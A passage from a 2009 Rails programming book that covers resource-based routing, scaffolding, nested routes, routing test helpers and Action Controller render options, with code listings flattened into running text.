:action=>"index"} formatted_articles GET /articles.:format {:controller=>"articles", :action=>"index"} POST /articles {:controller=>"articles", :action=>"create"} POST /articles.:format {:controller=>"articles", :action=>"create"} 5. Depending on what release of Rails you are running, you might not see route names that begin with the prefix formatted_. Such routes were found to be rarely used and consumed both CPU and memory resources and therefore are scheduled to be removed in Rails 2.3, to be replaced by an optional :format argument. Report erratum this copy is (P1.0 printing, March 2009)
  • 444.
    R ESOURCE -BASED R OUTING 444 new_article GET /articles/new {:controller=>"articles", :action=>"new"} formatted_new_article GET /articles/new.:format {:controller=>"articles", :action=>"new"} edit_article GET /articles/:id/edit {:controller=>"articles", :action=>"edit"} formatted_edit_article GET /articles/:id/edit.:format {:controller=>"articles", :action=>"edit"} article GET /articles/:id {:controller=>"articles", :action=>"show"} formatted_article GET /articles/:id.:format {:controller=>"articles", :action=>"show"} PUT /articles/:id {:controller=>"articles", :action=>"update"} PUT /articles/:id.:format {:controller=>"articles", :action=>"update"} DELETE /articles/:id {:controller=>"articles", :action=>"destroy"} DELETE /articles/:id.:format {:controller=>"articles", :action=>"destroy"} /:controller/:action/:id /:controller/:action/:id.:format All the routes defined are spelled out in a columnar format. The lines will generally wrap on your screen; in fact, they had to be broken into two lines per route to fit on this page. The columns are route name, HTTP method, route path, and (on a separate line on this page) route requirements. By now, these should all be familiar to you, because you can define the same mapping using the comprehensive method defined on page 426. The last two entries represent the default routes that were present before we generated the scaffold for the articles model. Now let’s look at the seven controller actions that these routes reference. Although we created our routes to manage the articles in our application, let’s broaden this out in these descriptions and talk about resources—after all, the same seven methods will be required for all resource-based routes: index Returns a list of the resources. create Creates a new resource from the data in the POST request, adding it to the collection. new Constructs a new resource and passes it to the client. This resource will not have been saved on the server. You can think of the new action as creating an empty form for the client to fill in. Report erratum this copy is (P1.0 printing, March 2009)
  • 445.
    R ESOURCE -BASED R OUTING 445 show Returns the contents of the resource identified by params[:id]. update Updates the contents of the resource identified by params[:id] with the data associated with the request. edit Returns the contents of the resource identified by params[:id] in a form suitable for editing. destroy Destroys the resource identified by params[:id]. You can see that these seven actions contain the four basic CRUD operations (create, read, update, and delete). They also contain an action to list resources and two auxiliary actions that return new and existing resources in a form suitable for editing on the client. If for some reason you don’t need or want all seven actions, you can limit the actions produced using :only or :except options on your map.resource: map.resources :comments, :except => [:update, :destroy] Several of the routes are named routes—as described in Section 21.2, Named Routes, on page 438—enabling you to use helper functions such as articles_url and edit_article_url(:id=>1). Two routes are defined for each controller action: one with a default format and one with an explicit format. We will cover formats in more detail in Section 21.3, Selecting a Data Representation, on page 457. But first, let’s create a simple application to play with this. By now, you know the drill, so we’ll take it quickly. We’ll create an application called restful: work> rails restful So, now we’ll start creating our model, controller, views, and so on. We could do this manually, but Rails comes ready-made to produce scaffolding that uses resource-based routing, so let’s save ourselves some typing. The gener- ator takes the name of the model (the resource) and optionally a list of field names and types. In our case, the article model has three attributes: a title, a summary, and the content: restful> ruby script/generate scaffold article title:string summary:text content:text exists app/models/ exists app/controllers/ exists app/helpers/ create app/views/articles exists app/views/layouts/ exists test/functional/ exists test/unit/ exists public/stylesheets/ Report erratum this copy is (P1.0 printing, March 2009)
  • 446.
    R ESOURCE -BASED R OUTING 446 create app/views/articles/index.html.erb create app/views/articles/show.html.erb create app/views/articles/new.html.erb create app/views/articles/edit.html.erb create app/views/layouts/articles.html.erb create public/stylesheets/scaffold.css create app/controllers/articles_controller.rb create test/functional/articles_controller_test.rb create app/helpers/articles_helper.rb route map.resources :articles dependency model exists app/models/ exists test/unit/ exists test/fixtures/ create app/models/article.rb create test/unit/article_test.rb create test/fixtures/articles.yml create db/migrate create db/migrate/20080601000001_create_articles.rb Take a look at the line that starts with route in the output of this command. It’s telling us that the generator has automatically added the appropriate mapping to our application’s routes. Let’s take a look at what it did. Look at the top of the file routes.rb in the config/ directory: Download restful/config/routes.rb ActionController::Routing::Routes.draw do |map| map.resources :articles # ... map.connect ':controller/:action/:id' map.connect ':controller/:action/:id.:format' end The migration file was automatically created and populated with the informa- tion we gave the generator: Download restful/db/migrate/20080601000001_create_articles.rb class CreateArticles < ActiveRecord::Migration def self.up create_table :articles do |t| t.string :title t.text :summary t.text :content t.timestamps end end def self.down drop_table :articles end end Report erratum this copy is (P1.0 printing, March 2009)
  • 447.
    R ESOURCE -BASED R OUTING 447 So, all we have to do is run the migration: restful> rake db:migrate Now we can start the application (by running script/server) and play. The index page lists existing articles; you can add an article, edit an existing article, and so on. But, as you’re playing, take a look at the URLs that are generated. Let’s take a look at the controller code: Download restful/app/controllers/articles_controller.rb class ArticlesController < ApplicationController # GET /articles # GET /articles.xml def index @articles = Article.find(:all) respond_to do |format| format.html # index.html.erb format.xml { render :xml => @articles } end end # GET /articles/1 # GET /articles/1.xml def show @article = Article.find(params[:id]) respond_to do |format| format.html # show.html.erb format.xml { render :xml => @article } end end # GET /articles/new # GET /articles/new.xml def new @article = Article.new respond_to do |format| format.html # new.html.erb format.xml { render :xml => @article } end end # GET /articles/1/edit def edit @article = Article.find(params[:id]) end # POST /articles # POST /articles.xml def create @article = Article.new(params[:article]) Report erratum this copy is (P1.0 printing, March 2009)
  • 448.
    R ESOURCE -BASED R OUTING 448 respond_to do |format| if @article.save flash[:notice] = 'Article was successfully created.' format.html { redirect_to(@article) } format.xml { render :xml => @article, :status => :created, :location => @article } else format.html { render :action => "new" } format.xml { render :xml => @article.errors, :status => :unprocessable_entity } end end end # PUT /articles/1 # PUT /articles/1.xml def update @article = Article.find(params[:id]) respond_to do |format| if @article.update_attributes(params[:article]) flash[:notice] = 'Article was successfully updated.' format.html { redirect_to(@article) } format.xml { head :ok } else format.html { render :action => "edit" } format.xml { render :xml => @article.errors, :status => :unprocessable_entity } end end end # DELETE /articles/1 # DELETE /articles/1.xml def destroy @article = Article.find(params[:id]) @article.destroy respond_to do |format| format.html { redirect_to(articles_url) } format.xml { head :ok } end end end Notice how we have one action for each of the RESTful actions. The comment before each shows the format of the URL that invokes it. Notice also that many of the actions contain a respond_to block. As we saw back on page 185, Rails uses this to determine the type of content to send in a response. The scaffold generator automatically creates code that will respond appropriately to requests for HTML or XML content. We’ll play with that in a little while. Report erratum this copy is (P1.0 printing, March 2009)
  • 449.
    R ESOURCE -BASED R OUTING 449 The views created by the generator are fairly straightforward. The only tricky thing is the need to use the correct HTTP method to send requests to the server. For example, the view for the index action looks like this: Download restful/app/views/articles/index.html.erb <h1>Listing articles</h1> <table> <tr> <th>Title</th> <th>Summary</th> <th>Content</th> </tr> <% for article in @articles %> <tr> <td><%=h article.title %></td> <td><%=h article.summary %></td> <td><%=h article.content %></td> <td><%= link_to 'Show', article %></td> <td><%= link_to 'Edit', edit_article_path(article) %></td> <td><%= link_to 'Destroy', article, :confirm => 'Are you sure?', :method => :delete %></td> </tr> <% end %> </table> <br /> <%= link_to 'New article', new_article_path %> The links to the actions that edit an article and add a new article should both use regular GET methods, so a standard link_to works fine.6 However, the request to destroy an article must issue an HTTP DELETE, so the call includes the :method => :delete option to link_to.7 For completeness, here are the other views: Download restful/app/views/articles/edit.html.erb <h1>Editing article</h1> <% form_for(@article) do |f| %> <%= f.error_messages %> 6. Note how we’re using named routes as the parameters to these calls. Once you go RESTful, named routes are de rigueur. 7. And here the implementation gets messy. Browsers cannot issue HTTP DELETE requests, so Rails fakes it out. If you look at the generated HTML, you’ll see that Rails uses JavaScript to generate a dynamic form. The form will post to the action you specify. But it also contains an extra hidden field named _method whose value is delete. When a Rails application receives a _method parameter, it ignores the real HTTP method and pretends the parameter’s value (delete in this case) was used. Report erratum this copy is (P1.0 printing, March 2009)
  • 450.
    R ESOURCE -BASED R OUTING 450 <p> <%= f.label :title %><br /> <%= f.text_field :title %> </p> <p> <%= f.label :summary %><br /> <%= f.text_area :summary %> </p> <p> <%= f.label :content %><br /> <%= f.text_area :content %> </p> <p> <%= f.submit "Update" %> </p> <% end %> <%= link_to 'Show', @article %> | <%= link_to 'Back', articles_path %> Download restful/app/views/articles/new.html.erb <h1>New article</h1> <% form_for(@article) do |f| %> <%= f.error_messages %> <p> <%= f.label :title %><br /> <%= f.text_field :title %> </p> <p> <%= f.label :summary %><br /> <%= f.text_area :summary %> </p> <p> <%= f.label :content %><br /> <%= f.text_area :content %> </p> <p> <%= f.submit "Create" %> </p> <% end %> <%= link_to 'Back', articles_path %> Download restful/app/views/articles/show.html.erb <p> <b>Title:</b> <%=h @article.title %> </p> <p> <b>Summary:</b> <%=h @article.summary %> </p> Report erratum this copy is (P1.0 printing, March 2009)
  • 451.
    R ESOURCE -BASED R OUTING 451 <p> <b>Content:</b> <%=h @article.content %> </p> <%= link_to 'Edit', edit_article_path(@article) %> | <%= link_to 'Back', articles_path %> Adding Your Own Actions In an ideal world you’d use a consistent set of actions across all your appli- cation’s resources, but this isn’t always practical. You sometimes need to add special processing to a resource. For example, we may need to create an inter- face to allow people to fetch just recent articles. To do that with Rails, we use an extension to the map.resources call: ActionController::Routing::Routes.draw do |map| map.resources :articles, :collection => { :recent => :get } end That syntax takes a bit of getting used to. It says “we want to add a new action named recent, invoked via an HTTP GET. It applies to the collection of resources—in this case all the articles.” The :collection option adds the following routing to the standard set added by map.resources: Method URL Path Action Helper GET /articles/recent recent recent_articles_url In fact, we’ve already seen this technique of appending special actions to a URL using a slash—the edit action uses the same mechanism. You can also create special actions for individual resources; just use :member instead of :collection. For example, we could create actions that mark an article as embargoed or released—an embargoed article is invisible until released: ActionController::Routing::Routes.draw do |map| map.resources :articles, :member => { :embargo => :put, :release => :put } end This adds the following routes to the standard set added by map.resources: Method URL Path Action Helper PUT /articles/1/embargo embargo embargo_article_url(:id => 1) PUT /articles/1/release release release_article_url(:id => 1) It’s also possible to create special actions that create new resources; use :new, passing it the same hash of :action => :method we used with :collection and :member. For example, we might need to create articles with just a title and a body—the summary is omitted. Report erratum this copy is (P1.0 printing, March 2009)
  • 452.
    R ESOURCE -BASED R OUTING 452 We could create a special shortform action for this: ActionController::Routing::Routes.draw do |map| map.resources :articles, :new => { :shortform => :post } end This adds the following routes to the standard set added by map.resources: Method URL Path Action Helper POST /articles/new/shortform shortform shortform_new_article_url Nested Resources Often our resources themselves contain additional collections of resources. For example, we may want to allow folks to comment on our articles. In this case, each comment would be a resource, and collections of comments would be associated with each article resource. Rails provides a convenient and intuitive way of declaring the routes for this type of situation: Download restful2/config/routes.rb ActionController::Routing::Routes.draw do |map| map.resources :articles do |article| article.resources :comments end # ... map.connect ':controller/:action/:id' map.connect ':controller/:action/:id.:format' end There even is a shorthand for the simplest and most common case, such as this one: map.resources :articles, :has_many => :comments Both expressions are equivalent and define the top-level set of article routes and additionally create a set of subroutes for comments. Because the com- ment resources appear inside the articles block, a comment resource must be qualified by an article resource. This means that the path to a comment must always be prefixed by the path to a particular article. To fetch the comment with id 4 for the article with an id of 99, you’d use a path of /arti- cles/99/comments/4. Once again, we can see the full set of routes generated by our configuration by using the rake routes command: articles GET /articles {:controller=>"articles", :action=>"index"} formatted_articles GET /articles.:format {:controller=>"articles", :action=>"index"} Report erratum this copy is (P1.0 printing, March 2009)
  • 453.
    R ESOURCE -BASED R OUTING 453 POST /articles {:controller=>"articles", :action=>"create"} POST /articles.:format {:controller=>"articles", :action=>"create"} new_article GET /articles/new {:controller=>"articles", :action=>"new"} formatted_new_article GET /articles/new.:format {:controller=>"articles", :action=>"new"} edit_article GET /articles/:id/edit {:controller=>"articles", :action=>"edit"} formatted_edit_article GET /articles/:id/edit.:format {:controller=>"articles", :action=>"edit"} article GET /articles/:id {:controller=>"articles", :action=>"show"} formatted_article GET /articles/:id.:format {:controller=>"articles", :action=>"show"} PUT /articles/:id {:controller=>"articles", :action=>"update"} PUT /articles/:id.:format {:controller=>"articles", :action=>"update"} DELETE /articles/:id {:controller=>"articles", :action=>"destroy"} DELETE /articles/:id.:format {:controller=>"articles", :action=>"destroy"} article_comments GET /articles/:article_id/comments {:controller=>"comments", :action=>"index"} formatted_article_comments GET /articles/:article_id/comments.:format {:controller=>"comments", :action=>"index"} POST /articles/:article_id/comments {:controller=>"comments", :action=>"create"} POST /articles/:article_id/comments.:format {:controller=>"comments", :action=>"create"} new_article_comment GET /articles/:article_id/comments/new {:controller=>"comments", :action=>"new"} formatted_new_article_comment GET /articles/:article_id/comments/new.:format {:controller=>"comments", :action=>"new"} edit_article_comment GET /articles/:article_id/comments/:id/edit {:controller=>"comments", :action=>"edit"} formatted_edit_article_comment GET /articles/:article_id/comments/:id/edit.:format {:controller=>"comments", :action=>"edit"} article_comment GET /articles/:article_id/comments/:id {:controller=>"comments", :action=>"show"} formatted_article_comment GET /articles/:article_id/comments/:id.:format {:controller=>"comments", :action=>"show"} PUT /articles/:article_id/comments/:id {:controller=>"comments", :action=>"update"} PUT /articles/:article_id/comments/:id.:format {:controller=>"comments", :action=>"update"} DELETE /articles/:article_id/comments/:id {:controller=>"comments", :action=>"destroy"} DELETE /articles/:article_id/comments/:id.:format {:controller=>"comments", :action=>"destroy"} /:controller/:action/:id /:controller/:action/:id.:format Report erratum this copy is (P1.0 printing, March 2009)
  • 454.
    R ESOURCE -BASED R OUTING 454 Note here that the named route for /articles/:article_id/comments/:id is article_ comment, not simply comment. This naming simply reflects the nesting of these resources. We can extend our previous article’s application to support these new routes. First, we’ll create a model for comments and add a migration: restful> ruby script/generate model comment comment:text article_id:integer Download restful2/db/migrate/20080601000002_create_comments.rb class CreateComments < ActiveRecord::Migration def self.up create_table :comments do |t| t.text :comment t.integer :article_id t.timestamps end end def self.down drop_table :comments end end Second, we’ll need to tell the article model that it now has associated com- ments. We’ll also add a link back to articles from comments. Download restful2/app/models/article.rb class Article < ActiveRecord::Base has_many :comments end Download restful2/app/models/comment.rb class Comment < ActiveRecord::Base belongs_to :article end And we run the migration: restful> rake db:migrate We’ll create a CommentsController to manage the comments resource. We’ll give it the same actions as the scaffold-generated articles controller, except we’ll omit index and show, because comments are displayed only from an article’s show action. We’ll update the show template for articles to display any comments, and we’ll add a link to allow a new comment to be posted. Report erratum this copy is (P1.0 printing, March 2009)
  • 455.
    R ESOURCE -BASED R OUTING 455 Download restful2/app/views/articles/show.html.erb <p> <b>Title:</b> <%=h @article.title %> </p> <p> <b>Summary:</b> <%=h @article.summary %> </p> <p> <b>Content:</b> <%=h @article.content %> </p> <% unless @article.comments.empty? %> <%= render :partial => "/comments/comment" , :collection => @article.comments %> <% end %> <%= link_to "Add comment" , new_article_comment_url(@article) %> | <%= link_to 'Edit', edit_article_path(@article) %> | <%= link_to 'Back', articles_path %> This code illustrates a couple of interesting techniques. We use a partial tem- plate to display the comments, but that template is located in the directory app/views/comments. We tell Rails to look there by putting a leading / and the relative path in the render call. The code also uses the fact that routing helpers accept positional parameters. Rather than writing this: new_article_comment_url(:article_id => @article.id) we can use the fact that the :article field is the first in the route, and write this: new_article_comment_url(@article) However, the actions have a slightly different form; because comments are accessed only in the context of an article, we fetch the article before working on the comment itself. We also use the collection methods declared by has_many to double-check that we work only with comments belonging to the current article. Download restful2/app/controllers/comments_controller.rb class CommentsController < ApplicationController before_filter :find_article def new @comment = Comment.new end Report erratum this copy is (P1.0 printing, March 2009)
  • 456.
    R ESOURCE -BASED R OUTING 456 def edit @comment = @article.comments.find(params[:id]) end def create @comment = Comment.new(params[:comment]) if (@article.comments << @comment) redirect_to article_url(@article) else render :action => :new end end def update @comment = @article.comments.find(params[:id]) if @comment.update_attributes(params[:comment]) redirect_to article_url(@article) else render :action => :edit end end def destroy comment = @article.comments.find(params[:id]) @article.comments.delete(comment) redirect_to article_url(@article) end private def find_article @article_id = params[:article_id] return(redirect_to(articles_url)) unless @article_id @article = Article.find(@article_id) end end The full source code for this application, showing the additional views for com- ments, is available online. Shallow Route Nesting At times, nested resources can produce cumbersome URL. A solution to this is to use shallow route nesting: map.resources :articles, :shallow => true do |article| article.resources :comments end This will enable the recognition of the following routes: /articles/1 => article_path(1) /articles/1/comments => article_comments_path(1) /comments/2 => comment_path(2) Report erratum this copy is (P1.0 printing, March 2009)
  • 457.
    R ESOURCE -BASED R OUTING 457 Try rake routes to see the full mapping. Selecting a Data Representation One of the goals of a REST architecture is to decouple data from its represen- tation. If a human user uses the URL path /articles to fetch some articles, they should see a nicely formatted HTML. If an application asks for the same URL, it could elect to receive the results in a code-friendly format (YAML, JSON, or XML, perhaps). We’ve already seen how Rails can use the HTTP Accept header in a respond_to block in the controller. However, it isn’t always easy (and sometimes it’s plain impossible) to set the Accept header. To deal with this, Rails allows you to pass the format of response you’d like as part of the URL. To do this, set a :format parameter in your routes to the file extension of the MIME type you’d like returned. The easiest way to do this is by adding a field called :format to your route definitions: map.store "/store/:action/:id.:format" , :id => nil, :format => nil Because a full stop (period) is a separator character in route definitions, :format is treated as just another field. Because we give it a nil default value, it’s an optional field. Having done this, we can use a respond_to block in our controllers to select our response type depending on the requested format: def show respond_to do |format| format.html format.xml { render :xml => @product.to_xml } format.yaml { render :text => @product.to_yaml } end end Given this, a request to /store/show/1 or /store/show/1.html will return HTML con- tent, while /store/show/1.xml will return XML and /store/show/1.yaml will return YAML. You can also pass the format in as an HTTP request parameter: GET HTTP://pragprog.com/store/show/123?format=xml The routes defined by map.resources have this facility enabled by default. Although the idea of having a single controller that responds with different content types seems appealing, the reality is tricky. In particular, it turns out that error handling can be tough. Although it’s acceptable on error to redirect a user to a form, showing them a nice flash message, you have to adopt a different strategy when you serve XML. Consider your application architecture carefully before deciding to bundle all your processing into single controllers. Report erratum this copy is (P1.0 printing, March 2009)
  • 458.
    T ESTING ROUTING 458 Rails makes it simple to develop an application that is based on Resource- based routing. Many claim it greatly simplifies the coding of their applications. However, it isn’t always appropriate. Don’t feel compelled to use it if you can’t find a way of making it work. And you can always mix and match. Some controllers can be resourced based, and others can be based on actions. Some controllers can even be resource based with a few extra actions. 21.4 Testing Routing So far we’ve experimented with routes by poking at them manually using script/console. When it comes time to roll out an application, though, we might want to be a little more formal and include unit tests that verify our routes work as expected. Rails includes a number of test helpers that make this easy: assert_generates(path, options, defaults={}, extras={}, message=nil) Verifies that the given set of options generates the specified path. Download e1/routing/test/unit/routing_test.rb def test_generates ActionController::Routing.use_controllers! ["store" ] load "config/routes.rb" assert_generates("/store" , :controller => "store" , :action => "index" ) assert_generates("/store/list" , :controller => "store" , :action => "list" ) assert_generates("/store/add_to_cart/1" , { :controller => "store" , :action => "add_to_cart" , :id => "1" , :name => "dave" }, {}, { :name => "dave" }) end The extras parameter is used to tell the request the names and values of additional request parameters (in the third assertion in the previous code, this would be ?name=dave). The test framework does not add these as strings to the generated URL; instead, it tests that the values it would have added appears in the extras hash. The defaults parameter is unused. assert_recognizes(options, path, extras={}, message=nil) Verifies that routing returns a specific set of options given a path. Download e1/routing/test/unit/routing_test.rb def test_recognizes ActionController::Routing.use_controllers! ["store" ] load "config/routes.rb" Report erratum this copy is (P1.0 printing, March 2009)
  • 459.
    T ESTING ROUTING 459 # Check the default index action gets generated assert_recognizes({"controller" => "store" , "action" => "index" }, "/store" ) # Check routing to an action assert_recognizes({"controller" => "store" , "action" => "list" }, "/store/list" ) # And routing with a parameter assert_recognizes({ "controller" => "store" , "action" => "add_to_cart" , "id" => "1" }, "/store/add_to_cart/1" ) # And routing with a parameter assert_recognizes({ "controller" => "store" , "action" => "add_to_cart" , "id" => "1" , "name" => "dave" }, "/store/add_to_cart/1" , { "name" => "dave" } ) # like having ?name=dave after the URL # Make it a post request assert_recognizes({ "controller" => "store" , "action" => "add_to_cart" , "id" => "1" }, { :path => "/store/add_to_cart/1" , :method => :post }) end The extras parameter again contains the additional URL parameters. In the fourth assertion in the preceding code example, we use the extras parameter to verify that, had the URL ended ?name=dave, the resulting params hash would contain the appropriate values.8 The :conditions parameter lets you specify routes that are conditional on the HTTP verb of the request. You can test these by passing a hash, rather than a string, as the second parameter to assert_recognizes. The hash should contain two elements: :path will contain the incoming request path, and :method will contain the HTTP verb to be used. Download e1/routing/test/unit/routing_conditions_test.rb def test_method_specific_routes assert_recognizes({"controller" => "store" , "action" => "display_checkout_form" }, :path => "/store/checkout" , :method => :get) assert_recognizes({"controller" => "store" , "action" => "save_checkout_form" }, :path => "/store/checkout" , :method => :post) end 8. Yes, it is strange that you can’t just put ?name=dave on the URL itself. Report erratum this copy is (P1.0 printing, March 2009)
  • 460.
    T ESTING ROUTING 460 assert_routing(path, options, defaults={}, extras={}, message=nil) Combines the previous two assertions, verifying that the path generates the options and then that the options generate the path. Download e1/routing/test/unit/routing_test.rb def test_routing ActionController::Routing.use_controllers! ["store" ] load "config/routes.rb" assert_routing("/store" , :controller => "store" , :action => "index" ) assert_routing("/store/list" , :controller => "store" , :action => "list" ) assert_routing("/store/add_to_cart/1" , :controller => "store" , :action => "add_to_cart" , :id => "1" ) end It’s important to use symbols as the keys and use strings as the values in the options hash. If you don’t, asserts that compare your options with those returned by routing will fail. Report erratum this copy is (P1.0 printing, March 2009)
  • 461.
    Chapter 22 Action Controller and Rails In the previous chapter, we worked out how Action Controller routes an incom- ing request to the appropriate code in your application. Now let’s see what happens inside that code. 22.1 Action Methods When a controller object processes a request, it looks for a public instance method with the same name as the incoming action. If it finds one, that method is invoked. If not but the controller implements method_missing, that method is called, passing in the action name as the first parameter and an empty argument list as the second. If no method can be called, the controller looks for a template named after the current controller and action. If found, this template is rendered directly. If none of these things happen, an Unknown Action error is generated. By default, any public method in a controller may be invoked as an action method. You can prevent particular methods from being accessible as actions by making them protected or private. If for some reason you must make a method in a controller public but don’t want it to be accessible as an action, hide it using hide_action: class OrderController < ApplicationController def create_order order = Order.new(params[:order]) if check_credit(order) order.save else # ... end end
  • 462.
    A CTION METHODS 462 hide_action :check_credit def check_credit(order) # ... end end If you find yourself using hide_action because you want to share the nonaction methods in one controller with another, consider moving these methods into separate libraries—your controllers may contain too much application logic. Controller Environment The controller sets up the environment for actions (and, by extension, for the views that they invoke). Many of these methods provide direct access to infor- mation contained in the URL or request. action_name The name of the action currently being processed. cookies The cookies associated with the request. Setting values into this object stores cookies on the browser when the response is sent. We discuss cookies on page 473. headers A hash of HTTP headers that will be used in the response. By default, Cache-Control is set to no-cache. You might want to set Content-Type head- ers for special-purpose applications. Note that you shouldn’t set cookie values in the header directly—use the cookie API to do this. params A hash-like object containing request parameters (along with pseudo- parameters generated during routing). It’s hash-like because you can index entries using either a symbol or a string—params[:id] and params[’id’] return the same value. Idiomatic Rails applications use the symbol form. request The incoming request object. It includes these attributes: • request_method returns the request method, one of :delete, :get, :head, :post, or :put. • method returns the same value as request_method except for :head, which it returns as :get because these two are functionally equiva- lent from an application point of view. Report erratum this copy is (P1.0 printing, March 2009)
  • 463.
    A CTION METHODS 463 • delete?, get?, head?, post?, and put? return true or false based on the request method. • xml_http_request? and xhr? return true if this request was issued by one of the Ajax helpers. Note that this parameter is independent of the method parameter. • url, which returns the full URL used for the request. • protocol, host, port, path, and query_string, which returns components of the URL used for the request, based on the following pattern: protocol://host:port/path?query_string. • domain, which returns the last two components of the domain name of the request. • host_with_port, which is a host:port string for the request. • port_string, which is a :port string for the request if the port is not the default port. • ssl?, which is true if this is an SSL request; in other words, the request was made with the HTTPS protocol. • remote_ip, which returns the remote IP address as a string. The string may have more than one address in it if the client is behind a proxy. • path_without_extension, path_without_format_and_extension, format_and_ extension, and relative_path return portions of the full path. • env, the environment of the request. You can use this to access val- ues set by the browser, such as this: request.env['HTTP_ACCEPT_LANGUAGE' ] • accepts, which is the value of the accepts MIME type for the request. • format, which is the value of the accepts MIME type for the request. If no format is available, the first of the accept types will be used. • mime_type, which is the MIME type associated with the extension. • content_type, which is the MIME type for the request. This is useful for put and post requests. • headers, which is the complete set of HTTP headers. • body, which is the request body as an I/O stream. Report erratum this copy is (P1.0 printing, March 2009)
  • 464.
    A CTION METHODS 464 • content_length, which is the number of bytes purported to be in the body. class BlogController < ApplicationController def add_user if request.get? @user = User.new else @user = User.new(params[:user]) @user.created_from_ip = request.env["REMOTE_HOST" ] if @user.save redirect_to_index("User #{@user.name} created" ) end end end end See the documentation of ActionController::AbstractRequest for full details. response The response object, filled in during the handling of the request. Nor- mally, this object is managed for you by Rails. As we’ll see when we look at filters on page 490, we sometimes access the internals for specialized processing. session A hash-like object representing the current session data. We describe this on page 477. In addition, a logger is available throughout Action Pack. We describe this on page 272. Responding to the User Part of the controller’s job is to respond to the user. There are basically four ways of doing this: • The most common way is to render a template. In terms of the MVC paradigm, the template is the view, taking information provided by the controller and using it to generate a response to the browser. • The controller can return a string directly to the browser without invok- ing a view. This is fairly rare but can be used to send error notifications. • The controller can return nothing to the browser.1 This is sometimes used when responding to an Ajax request. • The controller can send other data to the client (something other than HTML). This is typically a download of some kind (perhaps a PDF docu- ment or a file’s contents). 1. In fact, the controller returns a set of HTTP headers, because some kind of response is expected. Report erratum this copy is (P1.0 printing, March 2009)
  • 465.
    A CTION METHODS 465 We’ll look at these in more detail shortly. A controller always responds to the user exactly one time per request. This means that you should have just one call to a render, redirect_to, or send_xxx method in the processing of any request. (A DoubleRenderError exception is thrown on the second render.) The undocumented method erase_render_results discards the effect of a previous render in the current request, permitting a second render to take place. Use at your own risk. Because the controller must respond exactly once, it checks to see whether a response has been generated just before it finishes handling a request. If not, the controller looks for a template named after the controller and action and automatically renders it. This is the most common way that rendering takes place. You may have noticed that in most of the actions in our shopping cart tutorial we never explicitly rendered anything. Instead, our action methods set up the context for the view and return. The controller notices that no rendering has taken place and automatically invokes the appropriate template. You can have multiple templates with the same name but with different exten- sions (for example, .html.erb, .xml.builder, and .js.rjs). If you don’t specify an exten- sion in a render request, Rails assumes html.erb.2 Rendering Templates A template is a file that defines the content of a response for our application. Rails supports three template formats out of the box: erb, which is embedded Ruby code (typically with HTML); builder, a more programmatic way of con- structing XML content, and RJS, which generates JavaScript. We’ll talk about the contents of these files starting on page 508. By convention, the template for action action of controller control will be in the file app/views/control/action.type.xxx (where type is the file type, such as htmlatom or js; and xxx is one of erb, builder, or rjs). The app/views part of the name is the default. It may be overridden for an entire application by setting this: ActionController::Base.template_root =dir_path The render method is the heart of all rendering in Rails. It takes a hash of options that tell it what to render and how to render it. 2. There’s an obscure exception to this. Once Rails finds a template, it caches it. If you’re in development mode and you change the type of a template, Rails may not find it, because it will give preference to the previously cached name. You’ll have to restart your application to get the new template invoked. Report erratum this copy is (P1.0 printing, March 2009)
  • 466.
    A CTION METHODS 466 It is tempting to write code in our controllers that looks like this: # DO NOT DO THIS def update @user = User.find(params[:id]) if @user.update_attributes(params[:user]) render :action => show end render :template => "fix_user_errors" end It seems somehow natural that the act of calling render (and redirect_to) should somehow terminate the processing of an action. This is not the case. The pre- vious code will generate an error (because render is called twice) in the case where update_attributes succeeds. Let’s look at the render options used in the controller here (we’ll look separately at rendering in the view starting on page 552): render() With no overriding parameter, the render method renders the default tem- plate for the current controller and action. The following code will render the template app/views/blog/index.html.erb: class BlogController < ApplicationController def index render end end So will the following (as the default action of a controller is to call render if the action doesn’t): class BlogController < ApplicationController def index end end And so will this (because the controller will call a template directly if no action method is defined): class BlogController < ApplicationController end render(:text =>string) Sends the given string to the client. No template interpretation or HTML escaping is performed. class HappyController < ApplicationController def index render(:text => "Hello there!" ) end end Report erratum this copy is (P1.0 printing, March 2009)
  • 467.
    A CTION METHODS 467 render(:inline =>string, [ :type =>"erb"|"builder"|"rjs" ], [ :locals =>hash] ) Interprets string as the source to a template of the given type, rendering the results back to the client. If the :locals hash is given, the contents are used to set the values of local variables in the template. The following code adds method_missing to a controller if the application is running in development mode. If the controller is called with an invalid action, this renders an inline template to display the action’s name and a formatted version of the request parameters. class SomeController < ApplicationController if RAILS_ENV == "development" def method_missing(name, *args) render(:inline => %{ <h2>Unknown action: #{name}</h2> Here are the request parameters:<br/> <%= debug(params) %> }) end end end render(:action =>action_name) Renders the template for a given action in this controller. Sometimes folks use the :action form of render when they should use redirects. See the discussion starting on page 470 for why this is a bad idea. def display_cart if @cart.empty? render(:action => :index) else # ... end end Note that calling render(:action...) does not call the action method; it sim- ply displays the template. If the template needs instance variables, these must be set up by the method that calls the render. Let’s repeat this, because this is a mistake that beginners often make: calling render(:action...) does not invoke the action method. It simply ren- ders that action’s default template. render(:file =>path, [ :use_full_path =>true|false], [:locals =>hash]) Renders the template in the given path (which must include a file exten- sion). By default this should be an absolute path to the template, but if the :use_full_path option is true, the view will prepend the value of the template base path to the path you pass in. The template base path is set in the configuration for your application. If specified, the values in the :locals hash are used to set local variables in the template. Report erratum this copy is (P1.0 printing, March 2009)
  • 468.
    A CTION METHODS 468 render(:template =>name, [:locals =>hash] ) Renders a template and arranges for the resulting text to be sent back to the client. The :template value must contain both the controller and action parts of the new name, separated by a forward slash. The following code will render the template app/views/blog/short_list: class BlogController < ApplicationController def index render(:template => "blog/short_list" ) end end render(:partial =>name, ...) Renders a partial template. We talk about partial templates in depth on page 552. render(:nothing => true) Returns nothing—sends an empty body to the browser. render(:xml =>stuff ) Renders stuff as text, forcing the content type to be application/xml. render(:json =>stuff, [callback =>hash] ) Renders stuff as JSON, forcing the content type to be application/json. Specifying :callback will cause the result to be wrapped in a call to the named callback function. render(:update) do |page| ... end Renders the block as an RJS template, passing in the page object. render(:update) do |page| page[:cart].replace_html :partial => 'cart' , :object => @cart page[:cart].visual_effect :blind_down if @cart.total_items == 1 end All forms of render take optional :status, :layout, and :content_type parameters. The :status parameter is used to set the status header in the HTTP response. It defaults to "200 OK". Do not use render with a 3xx status to do redirects; Rails has a redirect method for this purpose. The :layout parameter determines whether the result of the rendering will be wrapped by a layout (we first came across layouts on page 99, and we’ll look at them in depth starting on page 548). If the parameter is false, no layout will be applied. If set to nil or true, a layout will be applied only if there is one associated with the current action. If the :layout parameter has a string as a value, it will be taken as the name of the layout to use when rendering. A layout is never applied when the :nothing option is in effect. The :content_type parameter lets you specify a value that will 